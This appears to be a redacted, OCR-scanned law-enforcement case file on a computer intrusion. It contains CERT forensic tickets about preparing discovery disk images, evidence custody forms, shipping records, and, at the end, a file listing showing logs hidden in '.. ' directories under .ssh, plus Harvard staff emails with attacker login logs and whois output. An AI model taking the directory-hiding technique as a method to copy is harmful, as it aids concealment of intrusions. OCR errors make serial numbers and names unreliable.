3/8/12 - (BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WMB8GT7 & a Samsung 332-dd.001 Forensic image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6). Nothing in FEV.

6/18/12 - (BA) (b)(6),(b)(7) requests copy of Case file for Trial Prep.

LEO Support - USSS/LEOSUPPORTUSSS-148
Forensics | BOS (b)(6),(b)(7)(C) Meet court-mandated data protection standards on evidence images for defense disclosure

Details

Type: Forensics Status: → Resolved
Priority: ♦ Major Resolution: Fixed
Affects Version/s: None Fix Version/s: None
Component/s: None
Labels: Pending Interactive

Description

At request of SA (b)(6),(b)(7)(C) (via SA (b)(6),(b)(7)(C)) implement protective mechanism to meet defense disclosure requirements in turning over disk images while preserving proprietary victim data.
Court-negotiated agreement between AUSA and defense team governs the scope of data to be disclosed.

Activity

All Comments Work Log History Activity

- (b)(6),(b)(7)(C) added a comment - 08/Nov/11 10:51 AM - Restricted to leo-support-ussa
Analyst (b)(6),(b)(7)(C) was briefed in phone calls with AUSA Stephen Heymann about the details of the negotiated disclosure terms.
- (b)(6),(b)(7) is starting to devise a mechanism to meet the requirements of the agreement.
SA (b)(6) will send disk images to SA (b)(6) for processing under this request.
- (b)(6),(b)(7)(C) added a comment - 10/Nov/11 12:30 PM - Restricted to leo-support-ussa
Suitable mechanism to meet discovery requirements has been identified.
Received list of approved files for disclosure from victim.
Awaiting disk images for processing.
- (b)(6),(b)(7)(C) added a comment - 22/Nov/11 11:31 AM - Restricted to leo-support-ussa
Received disk images from SA (b)(6). Kicked off process of importing and verification.
- (b)(6),(b)(7) added a comment - 06/Dec/11 3:32 PM - Restricted to leo-support-ussa
Received original disk for one of the evidence items listed above from SA (b)(6),(b)(7) because of read difficulties.
Will attempt to image, and if necessary recover, the drive for processing for discovery.
- (b)(6),(b)(7)(C) added a comment - 12/Dec/11 6:10 PM - Restricted to leo-support-ussa
Difficult drive imaged successfully. Original evidence returned to SA (b)(6) via UPS. Receipt confirmed.
Will process image for discovery, although this is anticipated to be more complicated because of specific evidentiary aspects of the content of the disk.
Also making another working copy of successful image for shipping to SA (b)(6) for USSS analysis purposes.
- (b)(6),(b)(7)(C) added a comment - 21/Dec/11 12:42 PM - Restricted to leo-support-ussa
SMTS (b)(6) has identified a suitable process for creating a redacted image of this system for discovery.
Reviewed process with AUSA Heymann and SA (b)(6), and received approval to proceed.
Processing of discovery image now underway.
- (b)(6),(b)(7)(C) added a comment - 03/Jan/12 11:31 AM - Restricted to leo-support-ussa
Processing of discovery image completed. Verification of processing to be completed today by SMTS (b)(6), along with preparing a forensic copy of image to ship.

6-12-11
BA

dup/copy

(b)(6),(b)(7)(C)

added a comment - 08/Jan/12 8:30 PM - Restricted to leo-support-ussa
Discovery image and report on its preparation received by requesting FO and AUSA.

(b)(6),(b)(7)(C)

added a comment - 08/Jan/12 6:31 PM - Restricted to leo-support-ussa

Marking issue resolved because all sub-tasks completed. May reopen or start new issue for future requests on this case.

(b)(6),(b)(7)(C)

added a comment - 18/Jun/12 2:05 PM

(b)(6),(b)(7)(C) request all paper work indicia on this case for USSS Trial Prep.

People

Assignee:

(b)(6),(b)(7)(C)

Reporter:

Vote(0)

Watch(0)

Dates

Created:

08/Nov/11 10:48 AM

Updated:

Today 2:05 PM

Resolved:

08/Jan/12 6:31 PM

6/15/12
Dep
COM

LEO Support - USSS/LEOSUPPORTUSSS-148
Forensics | BOS (b)(6),(b)(7)(C) **Meet court-mandated data protection standards on evidence images for defense disclosure**

Details

Type:	Forensics	Status:	Resolved
Priority:	Major	Resolution:	Fixed
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	Pending Interactive		

Description

At request of SA (b)(6),(b)(7)(C) (via SA (b)(6),(b)(7)(C)) implement protective mechanism to meet defense disclosure requirements in turning over disk images while preserving proprietary victim data.
Court-negotiated agreement between AUSA and defense team governs the scope of data to be disclosed.

Activity

All Comments Work Log History Activity

Today

(b)(6),(b)(7)(C) commented on #LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6),(b)(7)(C) Meet court-mandated data protection standards on evidence images for defense disclosure
(b)(6),(b)(7)(C) request all paper work indicia on this case for USSS Trial Prep.
(1) Moments ago

January 06

(b)(6),(b)(7)(C) resolved #LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6),(b)(7)(C) Meet court-mandated data protection standards on evidence images for defense disclosure as 'Fixed'
Marking issue resolved because all sub-tasks completed. May reopen or start new issue for future requests on this case.

(1) January 06 at 5:31 PM

(b)(6),(b)(7)(C) commented on #LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6),(b)(7)(C) Meet court-mandated data protection standards on evidence images for defense disclosure
Discovery image and report on its preparation received by requesting FO and AUSA.

(1) January 06 at 6:00 PM

January 03

(b)(6),(b)(7)(C) commented on #LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6),(b)(7)(C) Meet court-mandated data protection standards on evidence images for defense disclosure
Processing of discovery image completed. Verification of processing to be completed today by SMITs (b)(6),(b)(7)(C) along with preparing a forensic copy of image to ship.

(1) January 03 at 11:31 AM

December 21

(b)(6),(b)(7)(C) commented on #LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6),(b)(7)(C) Meet court-mandated data protection standards on evidence images for defense disclosure
SMITs (b)(6),(b)(7)(C) has identified a suitable process for restoring a redacted image on this system for discovery. Reviewed process with AUSA Heyman and SA (b)(6),(b)(7)(C) and received approval to proceed. Processing of discovery image now underway.

(1) December 21 at 12:02 PM

December 12

(b)(6),(b)(7)(C) commented on #LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6),(b)(7)(C) Meet court-mandated data protection standards on evidence images for defense disclosure

People

Assignee: (b)(6),(b)(7)(C)
Reporter:
Vote(0) Watch(0)

Dates

Created: 08/Nov/11 10:48 AM
Updated: Today 2:08 PM
Resolved: 08/Jan/12 8:31 PM

*Dup Copy
6/12/11
BJ*

hax



Return or Destruction of Evidence

1. Date Prepared: 6/27/2012		2. LEO Case #: 102-775-60071-S		3. JIRA #: USSS-148/93 64		
4. Path of Evidence:	<input checked="" type="checkbox"/> Returned to LEO agency		<input type="checkbox"/> Destroyed			
	Agency name:	USSS-Boston	Authorizer name:	Click here to enter text.		
	Agency address:	10 Causeway St (b)(6),(b)(7)(C) Boston, MA 02222	Authorizer agency:	Click here to enter text.		
	<input type="checkbox"/> Transferred to another agency		Agency address:	Click here to enter text.		
	Agency name:	Click here to enter text.		If Title III, date of court order to destroy:	Click here to enter a date.	
	Agency address:	Click here to enter text.				
5. CERT® Exhibit #		6. Name and Exact Description of Item				
148-1		WD/HD BC# D01046 s/n WCAZA5861766				
148-2		WD/HD BC# D01047 s/n WCAWZ1223290				
148-3		Seagate/HD BC#D01048 s/n 9WM69553				
148-4		WD/HD BC#WCATR2248284				
93-1		WD/HD BC#D01096 (CONTAINS 93 & 148 Data Files)				
NOTE: ALL ITEMS BELOW THIS LINE MUST BE COMPLETED BY HAND ON BOTH COPIES OF THIS FORM.						
7. Name of CERT Case Tech: 8/ (b)(6),(b)(7)(C)			10. Name of CERT Team Leader: (b)(6),(b)(7)(C)			
8. Signature of CERT Case Tech: (b)(6),(b)(7)(C)			11. Signature of CERT Team Leader: (b)(6),(b)(7)(C)			
9. Date: 6/27/12			12. Date: 6/27/12			
13. On 6/27/2012, the exhibits listed above were (b)(6)						
<input checked="" type="checkbox"/> Returned to LEO agency		<input type="checkbox"/> Transferred to another agency		<input type="checkbox"/> Destroyed		
14. Name of Evidence Vault Tech: (b)(6),(b)(7)(C)			17. Name of Witness: (b)(6),(b)(7)(C)			
15. Signature of Evidence Vault Tech: (b)(6),(b)(7)(C)			18. Signature of Witness:			
16. Date and Time: 6/27/12 1:30 PM			19. Date and Time:			



Software Engineering Institute
Carnegie Mellon

3/21/11

Digital Intelligence and
Investigations Directorate

Evidence Custody
Form

Digital Forensics Lab

Investigating Agency: United States Secret Service

DD Case #: LEOSUPPORTUSSS-148

Agency Case #: 102-775-00071-8

Item Number: LEOSUPPORTUSSS-148-06	Evidence Barcode: D01081	Type: Hard Drive	Serial Number: WCATR2308219
Description: 3.5" Western Digital 7.0TB SATA drive, Model WD1003FAEX, WD Carrier Bracket.			

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: 11/30/2011 Time: 1 PM	Agency: Fed. EL - from SA (b)(8), (b)(7)(C) Signature: 8705 1350 5100	Agency: (b)(8), (b)(7)(C) Signature: [Redacted]	Reason: Images for processing
Date: 12/9/2011 Time: 15:01	Agency: (b)(8), (b)(7)(C) Signature: [Redacted]	Agency: WPS (b)(8), (b)(7)(C) Signature: 12203vw90160692770	Reason: Return to USSS
Date:	Agency:	Agency:	Reason:
Date:	Agency:	Agency:	Reason:
Date:	Agency:	Agency:	Reason:
Date:	Agency:	Agency:	Reason:
Date:	Agency:	Agency:	Reason:
Date:	Agency:	Agency:	Reason:

*Duff
12/10/11
PA*

Form Generated: 12/1/2011 2:54:07 PM

3/21/11 PA



Software Engineering Institute
Carnegie Mellon

OK.

**Digital Intelligence and
Investigations Directorate**

**Evidence Custody
Form**

Digital Forensics Lab

Investigating Agency: United States Secret Service

DID Case #: LEOSUPPORTUS89-148

Agency Case #: 102-776-80071-S

Item Number: LEOSUPPORTUS89-148-05	William Barcode: 001080	Type: Hard Drive	Serial Number: V8M42AS837345
Description: 8.1" Western Digital 2.0TB SATA drive, Model WD20EAR5. Drive labeled "Boston Field Office"			

Chain of Custody

Date/Time	Released By	Received By	Reason
11/30/2011 9:11 PM	Fed Ex - Fran SA 870513505100	(b)(6),(b)(7)(C) CERT	Images for processing
12/9/2011 15:01	(b)(6),(b)(7)(C)	UPS 12203VW90160694770	Return to USSS

*dup
8/18/12
KJA*

Form Generated: 12/1/2011 2:53:40 PM

MA 3/8/12



Software Engineering Institute
Carnegie Mellon

Digital Intelligence and
Investigations Directorate

ORIGINAL

Evidence Custody
Form

Digital Forensics Lab

Investigating Agency: United States Secret Service

DID Case #: LEOSUPPORTUSSS-148

Agency Case #: 102-775-60071-8

Item Number LEOSUPPORTUSSS-148-04	Evidence Barcode D01049	Type Hard Drive	Serial Number WCA7R2248284
Description: Western Digital 3.5" 1TB SATA hard drive containing forensic images and labeled "ZIMM in sector", "Acer", "Harvard Bios", "HP 6GB", "HD1200 from Harv"			

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: 11/21/2011 Time: PM	Signature: FedEx - FRM SA (b)(6),(b)(7)(C) 8764-64819384	Signature: [Redacted]	Reason: CERT Images for processing
Date: 11/30/2011 Time: 5:12pm	Signature: [Redacted] (b)(6),(b)(7)(C)	Signature: [Redacted] (b)(6),(b)(7)(C)	Reason: return to USSS
Date:	Signature:	Signature:	Reason:
Date:	Signature:	Signature:	Reason:
Date:	Signature:	Signature:	Reason:
Date:	Signature:	Signature:	Reason:
Date:	Signature:	Signature:	Reason:

Handwritten notes:
DUP
e/10/12
13/11

Form Generated: 11/22/2011 12:01:21 PM

Handwritten signature: 3/10/12 SA



Software Engineering Institute
Carnegie Mellon

**Digital Intelligence and
Investigations Directorate**
Digital Forensics Lab

01/18/12

Investigating Agency: United States Secret Service

Case Number: LEOSUPPORTUSSS-148-03	Collection Number: DD1048	Type: Hard Drive	Agency: USSS
Description: Seagate Barracuda XT, 3.5" 2TB SATA hard drive labeled BCG-102-EVD, 328 Inchs,			

Chain of Custody

Date/Time	Released By	Received By	Remarks
<i>11/21/2011 PM</i>	<i>Fol Es - Pwr Ss 876466 819386</i>	<i>(b)(6), (b)(7)(C) CERT</i>	<i>Lang 8/10/2011</i>
<i>11/21/2011 5:10 PM</i>	<i>(b)(6), (b)(7)(C)</i>	<i>CERT / USSS (b)(6), (b)(7)(C)</i>	<i>Return to USSS</i>
			<i>DW 01/18/12 PMT</i>

Form Generated: 11/22/2011 11:57:18 AM

ES 3/8/12

LOANED TO:

(b)(6), (b)(7)(C)

LEAD

DUE BACK: 12/1/2011

Transfer Date: 12/1/2011

Transfer From: [Redacted]

Document Number:

100

LEO SUPPORT 000-100-3

Storage Description: 3.5" ZTB SATA hard drive labeled BOS-102-EVD, 322
Image, 321 image

*Done
6/10/12
OAS*

12/1/2011 9:55 AM

Page # 1



Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Digital Forensics Lab

ORIGINAL

Evidence Custody Form

Investigating Agency: United States Secret Service

DID Case #: LEOSUPPORTUS88-148

Agency Case #: 102-775-00071-S

Item Number: LEOSUPPORTUS88-148-02	Balance Number: 001047	Type: Hard Drive	Serial Number: WCAHZ1223290
Description: Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-00071, 11m-0014-J6D, 320 containing forensic images			

Chain of Custody

Date/Time	Released By	Received By	Reason
11/21/2011 9:07	Fed Ex - from SA 976464919384	(b)(6),(b)(7)(C)	CERT Images for processing
11/30/2011 5:09	(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)	Return to USSS

*Done
11/18/12
[Signature]*

Form Generated: 11/22/2011 11:51:53 AM

MA 11/18/12

**Digital Investigations and
Intelligence Directorate**
Digital Forensics Lab

ORIGINAL

**Evidence Custody
Form**

Investigating Agency: **United States Secret Service** DED Case #: **LEOSUPPORTUSSS-148**
Agency Case #: **102-775-00071-8**

Case Number: LEOSUPPORTUSSS-148-01	Witness Number: D01040	Type: Hard Drive	Serial Number: WMAZAB01788
Description: Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-00071, 1 to 0014-JD, 325 containing forensic images			

Chain of Custody

Date/Time	Released By	Received By	Reason
11/21/2011 PM	Fed Ex - Pen SA 976464819384	(b)(6), (b)(7)(C) / CERF	Turnover for processing
11/30/2011 5:08 pm	(b)(6), (b)(7)(C) / CERF	(b)(6), (b)(7)(C) / USSS CERF	Return to USSS
	(b)(6), (b)(7)(C)	(b)(6), (b)(7)(C)	

*DM
6/15/12
PM*

Form Generated: 11/22/2011 11:45:52 AM

AT 3/15/12

(b)(6), (b)(7)(C)

LETTER OF NOTICE

DUE BACK 12/1/2011

[REDACTED]

For more information, call the toll-free number 1-82-775-6007.
This document contains sensitive information.

DUP
1/18/12
BAA



Software Engineering Institute
Contribution

This Form Completed by (b)(6), (b)(7)(C)
on 11/22/11 at 2355 MAC for
Case file only *JK*

Receipt for Transfer of Items

1. Date: 11/21/11		2. Time: UNIL	
3. LEO Case #: 102-TB-60071-C		4. JPA #: LEO SUPPORT 148(1-4)	
5. Name: SA (b)(6), (b)(7)(C)	6. Title: Special Agent		11. Name: (b)(6), (b)(7)(C)
	7. Agency: USSS / BOSTON		12. Title: Forensic Analyst
	8. Address: 10 CASSEMY ST (b)(6), (b)(7)(C) BOSTON, MA 02222		13. Agency: CMO/CERT/DUN
	9. Phone #: —		14. Address: (b)(6), (b)(7)(C)
	10. Signature: N/A		15. Phone #: —
			16. Signature: N/A

17. Quantity	18. Description of Item	19. Purpose for Transfer
#		
-1	(148-1) WESTERN DIGITAL HD SN# WMA2A861766	Analysis
-1	(148-2) WESTERN DIGITAL HD SN# WCA071222290	"
-1	(148-3) SAMSUNG CAMERA SN# 940160553	"
-1	(148-4) WESTERN DIGITAL HD SN# WCA1TR22422PY	"
	(b)(6), (b)(7)(C)	
	11/22/11 2355 MAC	<i>JK</i>

(b)(6), (b)(7)(C) 6 LBS 1 OF 1
UNITV-021
PITTSBURGH PA 15219-2012
DATE: 14.10.11

SHIP TO:
(b)(6), (b)(7)(C)
SUITE (b)(7)(C)
19 CANTON ST.
BOSTON MA 02222

MA 023 1-01
12200488100004770

UPS NEXT DAY AIR 1
TRACKING #: 1Z 283 VMD 01 0000 4770



BILLING: P/P

Charge Card#: 3303 12 1100227
Name: (b)(6), (b)(7)(C) IN 14.0.11 LP004 21.00 02/011

DEC 8, 2011 ACT WT 6.9 LBS NPK 1
SVC 100 6.9 LBS
TRACKING# 12200488100004770 ALL CURRENCY USD
CHARGE STRING: 3303 12 1100227
NAME: (b)(6), (b)(7)(C)

HC 0.00	CMS 0.00	PKT: SLP
SHIPMENT 0.00	COG 0.00	SVC 5.12 USD
DY 0.00	ODD 0.00	RE 0.00
DC 0.00	PR 0.00	ROD 0.00
PA 0.00	PR 0.00	ODD 0.00
TOT CCG 0.12	PR 0.00	ODD 0.12

AA
6/10/12 Day

CERTIFIED INVENTORY OF EVIDENCE

EVIDENCE HELD AGAINST

SPECIMEN

SERIAL NUMBER

102 2011 CE 000119

SUBJECT ARSON

CASE NO.

102-775-000071-5

EVIDENCE INVENTORIED BY

(b)(8),(b)(7)(C)

OFFICE

BOSTON FIELD OFFICE

SIGNATURE - SPECIAL AGENT

DATE OF INVENTORY

06/07/11

PAGE

1

OF 2

PAGE

(b)(8),(b)(7)(C)

SIGNATURE - WITNESS

DATE

6/7/11

REVIEWING SUPERVISOR

(b)(8),(b)(7)(C)

SIGNATURE

6/7/11

DATE

I certify the evidence described in the page(s) of this inventory, not otherwise disposed of per attached documentation, was verified for final retention at Forensic Services Division this date.

SIGNATURE - FORENSIC SERVICES DIVISION

DATE

ITEM NO.	DATE RECEIVED	QUANTITY	DESCRIPTION OF EVIDENCE	VALUE
			<p>THE BELOW LISTED EVIDENCE WAS RECEIVED BY SA (b)(8),(b)(7)(C) NFO, FROM THE LAW OFFICES OF GOOD & COMPANY, 93 ATLANTIC AVENUE, BOSTON, MA., ON 6/7/11. THIS EVIDENCE WAS TURNED OVER BY SUBJECT ARSON SUBJECT. THREE TUBES HAVE BEEN MARKED AND DATED "06/07/11" IDENTIFYING AS (b)(8),(b)(7)(C) OF THE BOSTON FIELD OFFICE.</p>	
1	06/07/11	1	<p>SAMSUNG HDD 1500GB HARD DRIVE SERIAL NUMBER: S1Y6J1C800324</p>	\$25.00
2	06/07/11	1	<p>SAMSUNG HDD 1500GB HARD DRIVE SERIAL NUMBER: S1Y6J1C800329</p>	\$25.00
3	06/07/11	1	<p>SAMSUNG HDD 1500GB HARD DRIVE SERIAL NUMBER: S1Y6J1C800331</p>	\$25.00
4	06/07/11	1	<p>SAMSUNG HDD 1500GB HARD DRIVE SERIAL NUMBER: S1Y6J1C800332</p>	\$25.00
			TOTAL	\$100.00

SA [Signature]
6/18/11

FEDERAL BUREAU OF INVESTIGATION
FEDERAL JAB

This form was electronically produced via the Form by USDOJ/OMB/05-100-0000-0000

Evid

10/15/11

CHAIN OF CUSTODY LOG

If this inventory consists of more than one page, document the Chain of Custody Log on the reverse of the FBIAL CONTINUATION SHEET.

CERTIFIED INVENTORY OF EVIDENCE (Continuation Sheet)		SERIAL NUMBER (FROM SF 1544) 102 2811 CE 000119		PAGE .2 OF 2 PAGES	
DATE OF INVENTORY 06/07/11		OFFICE BOSTON FIELD OFFICE		CASE NO. 102-775-006071-9	
ITEM NO.	DATE	ACTION	REGISTRY NUMBER(S)	SIGNATURE	
1-4	6/7/11	TO BOSTON VAULT		(b)(6), (b)(7)(C)	
1-4	6/2/11	TO FCSAP VAULT			
911	6/2/11	TO SA (b)(6), (b)(7)(C) / [unclear]			
4	12/2/11	TO [unclear] (b)(6), (b)(7)(C)			
4	12/6/11	FROM SA [unclear] - [unclear]			
4	12/9/11	TO SA [unclear] - USSS [unclear]			

Dup
6/18/11
[Signature]

181

300

USAirmail

2734

9705 1380 5111

12/5/11

9705 1380 5111

(b)(6), (b)(7)(C)

617 585 1210

UNITED STATES SECRET SERVICE

(b)(6), (b)(7)(C)

10 CAUSEWAY ST RM

BOSTON

MA 02282-1021

(b)(6), (b)(7)(C)

USSS/CARE CLK

Software Engineering Institute

(b)(6), (b)(7)(C)

PA

15213

040694

553

Don
6/18/12
AT

11/12/10
11/12/10

US Airbill 8705 1350 5100

1 From: (b)(6), (b)(7)(C) 870513505100
To: (b)(6), (b)(7)(C)

US SECRET SERVICE
ATTN: LO CALSERT AT RM (b)(6), (b)(7)(C)
BOSTON MA 02224-1047

2 Work Item Billing Reference
3 (b)(6), (b)(7)(C) (b)(6), (b)(7)(C)

CLRT-CEC
(b)(6), (b)(7)(C)
CLRT-CEC
P. H.burgh P# 15213



4016421
Handwritten signature

4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

553

100

UNITED STATES DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION

(b)(6), (b)(7)(C)

US SECRET SERVICE

10 CAURENAY ST. RM

(b)(6), (b)(7)(C)

BOSTON

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

S. Anne G...

(b)(6), (b)(7)(C)

CERT. CTC

P. H. ...

163

1

112

(b)(6),(b)(7)(C)
US SECRET SERVICE
10 CAUREWAY ST RM (b)(6),(b)(7)(C)
BOSTON MA 02222-1058

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C)
5 Place L. ...
(b)(6),(b)(7)(C)
CONF CLC
PA 1571

044109749

1

2

3

4

5

6

7

1003

Dep 6/14/12 ASZ

LEO Support - USSS LEO Support Forensics | BOS (b)(6),(b)(7)(C) **Meet court-mandated data protection standards on evidence images for defense disclosure**

Details

Type:	<input checked="" type="checkbox"/> Forensics	Status:	Open
Priority:	Major	Resolution:	Unresolved
Affects Versions:	None	Fix Versions:	None
Component/s:	None		
Labels:	Pending_milestone		

*Dup 6/18/12
BA*

Description

At request of SA (b)(6),(b)(7)(C) via SA (b)(6),(b)(7)(C) implement protective mechanism to meet defense disclosure requirements in turning over disk images while preserving proprietary victim data. Court-negotiated agreement between AUSA and defense team governs the scope of data to be disclosed.

Activity

All Comments Work Log History Activity

- (b)(6),(b)(7)(C) added a comment - 08/Nov/11 10:51 AM - Restricted to leo-support-uses
Analysis (b)(6),(b)(7)(C) was briefed in phone calls with AUSA Stephen Haymann about the details of the negotiated disclosure terms.
- (b)(6),(b)(7)(C) is starting to devise a mechanism to meet the requirements of the agreement.
SA (b)(6) will send disk images to SA (b)(6) for processing under this request.
- (b)(6),(b)(7)(C) added a comment - 10/Nov/11 12:30 PM - Restricted to leo-support-uses
Suitable mechanism to meet discovery requirements has been identified.
Received list of approved files for disclosure from victim.
Awaiting disk images for processing.
- (b)(6),(b)(7)(C) added a comment - 22/Nov/11 11:31 AM - Restricted to leo-support-uses
Received disk images from SA (b)(6). Kicked off process of importing and verification.

Comment

People

Assignee:
Reporter:
Vote (0)

(b)(6),(b)(7)(C)
Watch (0)

Date

Created: 08/Nov/11 10:49 AM
Updated: Today 11:31 AM

```

17774756 4 -rw-r--r-- 1 471 graff 774 Feb 12 08:41
./graff_home_stuff/home/.ssh_first_save/.. /2/fb/log
11822085 8 -rw-r--r-- 1 471 graff 5150 Feb 12 09:16
./graff_home_stuff/home/.ssh_first_save/.. /fb/log
18906023 4 -rw-r--r-- 1 471 graff 350 Feb 12 09:15
./graff_home_stuff/home/.ssh_first_save/.. /3/fb/log
18097158 4 -rw-r--r-- 1 471 graff 140 Feb 12 08:22
./graff_home_stuff/home/.ssh_first_save/.. /1/fb/log
15111337 4 -rw-r--r-- 1 471 graff 1058 Feb 12 09:12
./graff_home_stuff/home/.ssh_first_save/.. /4/fb/log
9529625 4 -rw-r--r-- 1 471 graff 774 Feb 12 08:41
./graff_home_stuff/home/.ssh/.. /2/fb/log
4464000 8 -rw-r--r-- 1 471 graff 5854 Feb 12 09:23
./graff_home_stuff/home/.ssh/.. /fb/log
1474532 4 -rw-r--r-- 1 471 graff 350 Feb 12 09:15
./graff_home_stuff/home/.ssh/.. /3/fb/log
6485103 4 -rw-r--r-- 1 471 graff 140 Feb 12 08:22
./graff_home_stuff/home/.ssh/.. /1/fb/log
12149770 4 -rw-r--r-- 1 471 graff 1198 Feb 12 09:21
./graff_home_stuff/home/.ssh/.. /4/fb/log
15971397 4 -rw-r--r-- 1 471 graff 774 Feb 12 08:41
./graff_home_stuff/home/.ssh_second_save/.. /2/fb/log
5888913 8 -rw-r--r-- 1 471 graff 5854 Feb 12 09:23
./graff_home_stuff/home/.ssh_second_save/.. /fb/log
11537459 4 -rw-r--r-- 1 471 graff 350 Feb 12 09:15
./graff_home_stuff/home/.ssh_second_save/.. /3/fb/log
8072934 4 -rw-r--r-- 1 471 graff 140 Feb 12 08:22
./graff_home_stuff/home/.ssh_second_save/.. /1/fb/log
21529567 4 -rw-r--r-- 1 471 graff 1198 Feb 12 09:21
./graff_home_stuff/home/.ssh_second_save/.. /4/fb/log
8989753 0 -r----- 1 471 graff 0 Feb 11 21:43
./temp_directory_stuff/tremont_tmp/space/la/scan.log
5248648 8 -r----- 1 471 graff 4276 Feb 11 21:31
./temp_directory_stuff/gauchos_tmp/space/la/scan.log

```

RIF

Persistent Attacker.txt

----- Original Message -----

From: (b)(6),(b)(7)(C) cfa.harvard.edu (b)(6),(b)(7)(C) cfa.harvard.edu
To: (b)(6),(b)(7)(C) poig.si.edu; (b)(6),(b)(7)(C) (SOS)
Sent: Wed Apr 14 10:29:17 2010
Subject: FW: Persistent gimp at (b)(6),(b)(7)(C)

Dear (b)(6),(b)(7)(C) (b)(6),(b)(7)(C)

Although we have not had any further breakins, the hacker is still trying as you can see from the following. He remains at the (b)(6),(b)(7)(C) source IP address.

When I do a simple whois I get the following which seems to indicate the ISP is in Paris.

It sure would be nice to get this guy and either put him in jail or otherwise make him stop.

(b)(6),

whois (b)(6),(b)(7)(C)

[Querying whois.arin.net]
[Redirected to whois.ripe.net:43]
[Querying whois.ripe.net]
[whois.ripe.net]

% This is the RIPE Database query service.

% The objects are in RPSL format.

%

% The RIPE Database is subject to Terms and Conditions.

% See <http://www.ripe.net/db/support/db-terms-conditions.pdf>

% Note: This output has been filtered.

% To receive output for a database update, use the "-B" flag.

% Information related to (b)(6),(b)(7)(C)

inetnum: (b)(6),(b)(7)(C)
netname: LWS4
descr: LWS Servers Subnet
remarks: INFRA-AW
country: FR
org: ORG-LWS1-RIPE
admin-c: DN930-RIPE
tech-c: DN930-RIPE
status: ASSIGNED PA
mnt-by: SIVIT-MNT
mnt-lower: SIVIT-MNT
mnt-routes: SIVIT-MNT
source: RIPE # Filtered

organisation: ORG-LWS1-RIPE
org-name: Ligne Web Services
address: 4 rue glavani
address: 75017 PARIS
address: France
phone: (b)(6),(b)(7)(C)
fax-no:
e-mail: (b)(6),(b)(7)(C)@lws.fr
admin-c: DN930-RIPE
tech-c: DN930-RIPE
org-type: OTHER
mnt-by: SIVIT-MNT
mnt-ref: SIVIT-MNT

Persistent Attacker.txt

source: RIPE # Filtered
person: (b)(6),(b)(7)(C)
address: [REDACTED]
address: [REDACTED]
address: [REDACTED]
phone: (b)(6),(b)(7)(C)
e-mail: (b)(6),(b)(7)@ws.fr
nic-hdl: DN930-RIPE
mnt-by: SIVIT-MNT
source: RIPE # Filtered

% Information related to (b)(6),(b)(7)(C)

route: (b)(6),(b)(7)(C)
descr: SIVIT
origin: AS35830
mnt-by: SIVIT-MNT
source: RIPE # Filtered

% Information related to (b)(6),(b)(7)(C)

route: (b)(6),(b)(7)(C)
descr: SIVIT
origin: AS35830
mnt-by: SIVIT-MNT
source: RIPE # Filtered

-----Original Message-----

From: (b)(6),(b)(7)(C)@fa.harvard.edu [mailto:(b)(6),(b)(7)(C)@fa.harvard.edu]
Sent: Monday, April 12, 2010 11:02 AM
To: (b)(6),(b)(7)(C)@fa.harvard.edu; (b)(6),(b)(7)(C)@fa.harvard.edu
(b)(6),(b)(7)@fa.harvard.edu; (b)(6),(b)(7)(C)@fa.harvard.edu; (b)(6),(b)(7)@tra.harvard.edu
Subject: Persistent gimp at (b)(6),(b)(7)(C)

(b)(6),(b)(7)

The gimp at (b)(6),(b)(7)(C) is persistent. He tried to get into ADONIS over the weekend (unsuccessfully):

Security alarm (SECURITY) and security audit (SECURITY) on ADONIS,
system id: 6717
Auditable event: Network login failure
Event time: 10-APR-2010 05:54:39.62
PID: 23403551
Process name: TCPIP\$S_BG16600
Username: TCPIP\$SSH
Remote node fullname: SSH_PASSWORD (b)(6),(b)(7)(C)
Remote username: PROCADONIS(LOCAL)
Status: %LOGIN-F-NOTVALID, user authorization failure

As before, there have been no successful logins into the cluster from unauthorized IP addresses.

(b)(6),(b)(7)

Persistent Attacker.txt

(b)(6),(b)(7)(C)

U.S.A.

Associate Director, Minor Planet Center

(b)(6),(b)(7)(C) cfa.harvard.edu

<http://www.cfa.harvard.edu/iau/mpc.html>

OpenVMS and RISC OS: Refined Choices in Operating Systems

>>> Remote access to graff account from suspicious addresses and other
>>> suspicious connection attempts from these addresses:
>>> This log info is distilled from tcpwrapper logs.

Feb 11 17:46:59 cfa0 sshd[4319]: Accepted password for graff from
(b)(6),(b)(7)(C) port 3875 ssh2

Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] Denied
connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.

Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] WARNING:
Denied connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.

Feb 11 17:48:48 kongo sshd[10987]: [ID 947420 local2.crit] refused
connect from (b)(6),(b)(7)(C) convergentaz.net

Feb 11 17:48:48 kongo sshd[317]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)

Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to
www.flashlightmedia.de, but this does not map back to the address - POSSI
